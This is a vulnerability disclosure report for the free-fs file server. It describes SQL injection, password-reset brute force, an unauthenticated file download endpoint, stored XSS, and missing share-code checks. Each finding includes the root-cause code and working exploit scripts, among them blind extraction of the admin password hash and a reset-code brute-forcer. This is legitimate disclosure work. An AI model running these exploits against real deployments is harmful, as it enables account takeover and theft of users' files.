free-fs Vulnerability Report
Software: free-fs
Developer: dromara
Repository: https://github.com/dromara/free-fs
1. SQL Injection in the orderBy Parameter of the Share List Endpoint
Summary: An attacker holding an ordinary account can inject SQL through the orderBy parameter of the share list endpoint and read data from any table in the database.
Affected versions: 2.0.x through 2.3.x
Prerequisites: The attacker holds any account that can log in. If self-registration is open, the attacker can create one directly.
Root Cause
FileShareServiceImpl.getPages passes the request parameter orderBy to StrUtil.toUnderlineCase and then hands the resulting string to wrapper.orderBy of MyBatis-Flex. That overload builds a RawQueryColumn from the string and places it into the SQL verbatim, with no column whitelist, while StrUtil.toUnderlineCase only converts camel case to snake case and filters nothing. The relevant code is shown below:
// fs-modules/fs-file/src/main/java/com/xddcodec/fs/file/service/impl/FileShareServiceImpl.java:94-100
if (StringUtils.isEmpty(qry.getOrderBy()) || StringUtils.isEmpty(qry.getOrderDirection())) {
    wrapper.orderBy(FILE_SHARE.CREATED_AT.desc());
} else {
    String orderBy = StrUtil.toUnderlineCase(qry.getOrderBy());
    boolean isAsc = "ASC".equalsIgnoreCase(qry.getOrderDirection());
    wrapper.orderBy(orderBy, isAsc);
}
The injection point sits in the ORDER BY clause, so an attacker can supply an arbitrary expression. Writing the expression as case when so that the true and false conditions select different sort keys between two shares makes the first returned record differ, and data can then be read byte by byte.
The same construct already existed in getList in 2.0.1. Only the method name and its location changed afterwards, and it survived until 2.3.1.
Test Environment
The environment is deployed with the compose file shipped in the repository:
git clone https://github.com/dromara/free-fs.git
cd free-fs/src/docker
docker compose up -d --build
Once the environment is up, register an ordinary account, create two folders named BBB and AAA in your own workspace, and create one share for each of them.
Reproduction
Call the share list endpoint with that ordinary account, submitting the true and the false condition in turn:
import uuid

import requests

BASE = "http://127.0.0.1:18080"

s = requests.Session()
u = "v" + uuid.uuid4().hex[:8]
s.post(BASE + "/apis/user/register", json={"username": u, "password": "Passw0rd!123",
                                           "confirmPassword": "Passw0rd!123",
                                           "email": u + "@demo.local", "nickname": u})
s.post(BASE + "/apis/auth/login", json={"loginType": "password", "account": u,
                                        "password": "Passw0rd!123", "isRemember": True})
wid = s.post(BASE + "/apis/workspace", json={"name": u, "slug": "s" + uuid.uuid4().hex[:10]}).json()["data"]["id"]
s.headers["X-Workspace-Id"] = wid
for name in ["BBB", "AAA"]:
    d = s.post(BASE + "/apis/file/directory", json={"folderName": name, "parentId": None}).json()["data"]
    s.post(BASE + "/apis/share/create", json={"fileIds": [d["id"]], "shareName": name, "expireType": 4,
                                              "scope": "preview,download", "needShareCode": False})


def top(cond):
    order = "(case when " + cond + " then share_code else share_name end)"
    r = s.get(BASE + "/apis/share/pages", params={"orderBy": order, "orderDirection": "ASC",
                                                  "page": 1, "pageSize": 1}, timeout=60)
    return r.json()["data"]["records"][0]["shareName"]


print("1=1 ->", top("1=1"))
print("1=2 ->", top("1=2"))
The result is:
1=1 -> BBB
1=2 -> AAA
Under the true condition the rows are ordered by share_code, under the false condition by share_name, so the first record differs. Replacing the condition with a subquery reads arbitrary data:
import uuid

import httpx

BASE = "http://127.0.0.1:18080"

c = httpx.Client(base_url=BASE, timeout=30)
u = "v" + uuid.uuid4().hex[:8]
c.post("/apis/user/register", json={"username": u, "password": "Passw0rd!123",
                                    "confirmPassword": "Passw0rd!123",
                                    "email": u + "@demo.local", "nickname": u})
c.post("/apis/auth/login", json={"loginType": "password", "account": u,
                                 "password": "Passw0rd!123", "isRemember": True})
wid = c.post("/apis/workspace", json={"name": u, "slug": "s" + uuid.uuid4().hex[:10]}).json()["data"]["id"]
c.headers["X-Workspace-Id"] = wid
for name in ["BBB", "AAA"]:
    d = c.post("/apis/file/directory", json={"folderName": name, "parentId": None}).json()["data"]
    c.post("/apis/share/create", json={"fileIds": [d["id"]], "shareName": name, "expireType": 4,
                                       "scope": "preview,download", "needShareCode": False})


def top(cond):
    order = "(case when " + cond + " then share_code else share_name end)"
    r = c.get("/apis/share/pages", params={"orderBy": order, "orderDirection": "ASC",
                                           "page": 1, "pageSize": 1})
    return r.json()["data"]["records"][0]["shareName"]


print(top("1=1"))
print(top("1=2"))
print(top("(select ascii(substr(password,1,1)) from sys_user where username='admin')=36"))
print(top("(select ascii(substr(password,1,1)) from sys_user where username='admin')=65"))
The result is:
BBB
AAA
BBB
AAA
The last two lines show that the first character of the admin password hash is $, which confirms that an ordinary account has reached the sys_user table. Replacing the condition with any subquery reads the password hashes of other users, share codes, and the object_key values in file_info in the same way. Combined with the unauthenticated file stream endpoint described in section 3, those values allow downloading files of any user.
2. Unlimited Attempts on the Password Reset Verification Code
Summary: The six-digit verification code used for password reset has no limit on the number of attempts, so an attacker can brute-force it and reset the password of any account.
Affected versions: 2.0.x through 2.3.x
Prerequisites: The attacker knows the email address of the target account.
Root Cause
SysUserServiceImpl.updateForgetPassword compares the submitted code with the code stored in Redis using a single string comparison. On failure it neither increments a failure counter nor invalidates the issued code, and it applies no account lockout or delay. The relevant code is shown below:
// fs-modules/fs-system/src/main/java/com/xddcodec/fs/system/service/impl/SysUserServiceImpl.java:278-289
String redisKey = RedisKey.getForgetPasswordKey(email);
String redisCode = (String) redisRepository.get(redisKey);
if (!code.equals(redisCode)) {
    throw new BusinessException(I18nUtils.getMessage("user.verification.code.incorrect"));
}
SysUser user = this.getOne(new QueryWrapper().where(SYS_USER.EMAIL.eq(email)));
if (user == null) {
    throw new BusinessException(I18nUtils.getMessage("user.verification.code.incorrect"));
}
The code is a six-digit number, as it has been since 2.0.1, so the space is one million values. When the code is issued, the cache entry receives a lifetime of 300 seconds, that is RedisExpire.VERIFY_CODE = 5 * 60, so a single code is valid for five minutes only. After it expires, even the correct value is rejected.
Within those five minutes, however, updateForgetPassword neither counts failures nor invalidates the code, and applies neither a delay nor a lockout, so the verification endpoint accepts any number of calls. An attacker only has to try as many values as possible within the window and request a new code when the window closes, round after round, until the code is hit. Requesting a new code overwrites the old one and invalidates it at once, so every round starts with a fresh request.
Version 2.3.x added a rate limit to the endpoint that issues codes, allowing one request per email address every 60 seconds, controlled by VERIFY_CODE_SEND_INTERVAL_SECONDS = 60. That limit only affects the sending of codes, not the brute force, and 60 seconds is shorter than the five-minute lifetime, so this patch does nothing to fix the vulnerability.
Test Environment
The environment is deployed with the compose file shipped in the repository:
git clone https://github.com/dromara/free-fs.git
cd free-fs/src/docker
docker compose up -d --build
Once the environment is up, register an account and note its email address.
Reproduction
Run the script below with the email address of the target account as its argument. The script requests the code itself, limits each round to five minutes, and requests a new code when the time is up:
import sys
import time

import httpx

BASE = "http://127.0.0.1:18080"
mail = sys.argv[1]
newpwd = "Pwned12345"

with httpx.Client(base_url=BASE, timeout=10) as c:
    while True:
        c.get("/apis/user/forget-password/code/" + mail)
        deadline = time.time() + 300
        for i in range(1000000):
            if time.time() > deadline:
                break
            r = c.put("/apis/user/forget-password", json={
                "mail": mail, "code": "%06d" % i,
                "newPassword": newpwd, "confirmPassword": newpwd})
            if r.json()["code"] == 200:
                print("hit", "%06d" % i)
                raise SystemExit
When the code is hit, the script prints it and exits, after which the new password grants access. If a round does not hit within five minutes, the deadline fires, the script requests a new code, and the next window starts again from 000000.
3. Missing Authentication on the File Stream Endpoint
Summary: The file stream endpoint checks neither the login state nor file ownership, so anyone holding a file ID can download the file content.
Affected versions: 2.0.x through 2.3.x
Prerequisites: A known file ID, which can be obtained through the SQL injection.
Root Cause
Since 2.0.1 the login interceptor only covers /apis/**, while /api/file/stream and the static resource mapping /files/** fall outside it. The /api/file/stream/preview/{fileId} endpoint of FileStreamController loads the file record by ID and returns its content without checking who is calling or which workspace the file belongs to. The PreviewInterceptor added in 2.2.0 only covers /preview/**, /archive/preview/** and the archive inner file stream, so it does not protect this endpoint either. The relevant code is shown below:
// fs-modules/fs-file/src/main/java/com/xddcodec/fs/file/controller/FileStreamController.java:52-70
@GetMapping("/preview/{fileId}")
public ResponseEntity<StreamingResponseBody> preview(@PathVariable String fileId, ...) {
    FileInfo fileInfo = fileInfoService.getById(fileId);
    ...
    StreamingResponseBody stream = outputStream -> {
        try (InputStream sourceStream = storageService.downloadFile(fileInfo.getObjectKey())) {
            copyStream(sourceStream, outputStream);
        }
    };
    ...
}
Test Environment
The environment is deployed with the compose file shipped in the repository:
git clone https://github.com/dromara/free-fs.git
cd free-fs/src/docker
docker compose up -d --build
Once the environment is up, log in as admin / admin and upload a text file.
Reproduction
First confirm that the business endpoints inside a workspace require login. A request to /apis/file/list returns:
{"code":401,"msg":"未登录"}After logging in, open the file list. The page requests /apis/file/list?page=1&pageSize=10 and the response contains the id of the file:
"id":"68759929f0b04d84b7bad96021f070cf"Share pages expose the ID as well. Once a folder is shared, opening the share link anonymously makes the front end request /apis/share/{shareId}/items, which returns the id values of the folder and its files.
Access the stream endpoint with that ID, sending neither a cookie nor any header:
curl -s "http://127.0.0.1:18080/api/file/stream/preview/68759929f0b04d84b7bad96021f070cf"The output is:
employee,iban,salary
A,DE00 1234,9000
The file content is returned in full, which shows the endpoint validates neither the login state nor the workspace the file belongs to.
4. XSS in the File Preview Page
Summary: The file stream preview endpoint returns an attacker-uploaded HTML file inline as text/html, so its script runs in the origin of the application.
Affected versions: 2.0.x through 2.3.x
Prerequisites: The victim opens a preview link supplied by the attacker.
Root Cause
FileStreamController derives the Content-Type from the original file extension when it assembles the response headers and always sets Content-Disposition to inline. It does not check whether the file type is safe and does not add X-Content-Type-Options, so a file ending in .html is parsed as a page by the browser and its script runs immediately. The relevant code is shown below:
// fs-modules/fs-file/src/main/java/com/xddcodec/fs/file/controller/FileStreamController.java:209-228
String responseExtension = strategy.getResponseExtension(file.getSuffix());
String fileName = changeExtension(file.getDisplayName(), responseExtension);
headers.setContentType(MediaTypeFactory.getMediaType(fileName)
        .orElse(MediaType.APPLICATION_OCTET_STREAM));
headers.set(HttpHeaders.CONTENT_DISPOSITION,
        "inline; filename*=UTF-8''" + encodeFileName(fileName));
The same flaw holds under the unauthenticated condition described in section 3, so an attacker without any account can send a phishing link to any logged-in user. The script runs in the same origin as the application and can therefore call the endpoints under /apis with the cookie of the victim.
Test Environment
The environment is deployed with the compose file shipped in the repository:
git clone https://github.com/dromara/free-fs.git
cd free-fs/src/docker
docker compose up -d --build
Once the environment is up, register an account and upload the file below into your own workspace.
Reproduction
Prepare an HTML file with the following content:
<html><body><h1>invoice</h1><div id="r"></div><script>
document.getElementById('r').textContent='exec '+document.domain;
</script></body></html>
After uploading, note the id of the file and open the corresponding stream address in a private window:
curl -s -D- -o /dev/null "http://127.0.0.1:18080/api/file/stream/preview/f6271d765c7b4c56895be2511324428d"The response headers show that the type is set to text/html and the content is declared inline:
HTTP/1.1 200
Content-Disposition: inline; filename*=UTF-8''invoice.html
Cache-Control: public, max-age=604800
Content-Type: text/html
Opening that address in a browser renders the following:

The script in the page has run, and document.domain resolves to the domain of the application itself, which shows the script shares the origin of the application. Replacing the script with requests that read the logged-in session lets the attacker take the file content of the victim while the victim views the link.
5. Missing Validation of Share Codes and Permission Scope
Summary: The share endpoints validate neither the share code nor the permission scope configured for the share, so any logged-in user who knows a share ID can list and download the shared content.
Affected versions: 2.0.x through 2.3.x
Prerequisites: A known share ID.
Root Cause
Between 2.0.x and 2.2.x, getShareFileItems only checked that the share record exists and downloadFiles only checked that the file belongs to the share. Neither read the share code and neither looked at scope. Version 2.3.x extracted these two checks into FileShareServiceImpl.getValidShare and getShareAccessibleFile and added checks for the expiry time and the view limit, but still does not compare the share code and still does not read scope. The relevant code is shown below:
// fs-modules/fs-file/src/main/java/com/xddcodec/fs/file/service/impl/FileShareServiceImpl.java:330-334
public FileDownloadVO downloadFiles(String shareId, String fileId) {
    FileShare fileShare = getValidShare(shareId);
    List<String> shareFileIds = fileShareItemService.getShareFileIds(shareId);
    FileInfo fileInfo = getShareAccessibleFile(fileShare, shareFileIds, fileId);
// fs-modules/fs-file/src/main/java/com/xddcodec/fs/file/service/impl/FileShareServiceImpl.java:390-397
private FileShare getValidShare(String shareId) {
FileShare fileShare = this.getById(shareId);
if (fileShare == null) {
throw new BusinessException(I18nUtils.getMessage("share.not.exist.or.deleted"));
}
validateShareNotExpired(fileShare);
return fileShare;
}getValidShare neither compares share_code nor reads scope, so the share code and the permission scope impose no constraint on the list endpoint and the download endpoint.
Test Environment
The back end and the front end are started separately. The back end is deployed with the compose file shipped in the repository:
git clone https://github.com/dromara/free-fs.git
cd free-fs/src/docker
docker compose up -d --build
The front end is cloned from the official repository, its dependencies are installed, and it is started with the API proxy pointed at the back end:
git clone https://gitee.com/xddcodec/free-fs-frontend.git
cd free-fs-frontend
pnpm install
VITE_API_BASE_URL=http://localhost:8080 pnpm dev --port 5173 --host 0.0.0.0
Then register account A and account B in the browser, and have A create a workspace and upload a text file.
Reproduction
Log in as account A, open the context menu of the target file in the file list, choose “分享” (share), set the share type to “私密分享” (private share), and leave only “预览” (preview) selected under the share permissions:

Once the link is generated, the share code is 0OmQ and the permissions contain preview only. Opening the link in a window that is not logged in makes the page ask for the share code:

Now log in as account B, enter the workspace B created earlier, and open any page in it, for example http://localhost:5173/w/<workspace slug of B>/files. The workspace ID of B can be read from the response of /apis/workspace/list. Run the following code in the developer console of that page, replacing the share ID and the file ID with the two values obtained above:
const ws = "<workspace ID of B>";
const share = "01m5pqs7cn7k07vzv2k69erf61";
const file = "53d13931b147422f859097963b742b59";

for (const p of [`/apis/share/${share}/items`, `/apis/share/${share}/download/${file}`]) {
  const r = await fetch(p, {credentials: "include", headers: {"X-Workspace-Id": ws}});
  console.log(p, r.status, (await r.text()).slice(0, 200));
}
The console output is:
/apis/share/01m5pqs7cn7k07vzv2k69erf61/items 200 {"data":[{"displayName":"payroll.txt","id":"53d1393...
/apis/share/01m5pqs7cn7k07vzv2k69erf61/download/53d13931b147422f859097963b742b59 200 employee,salary
A,9000
Neither request submitted the share code, yet the list endpoint returned the file name and file ID and the download endpoint returned the file content.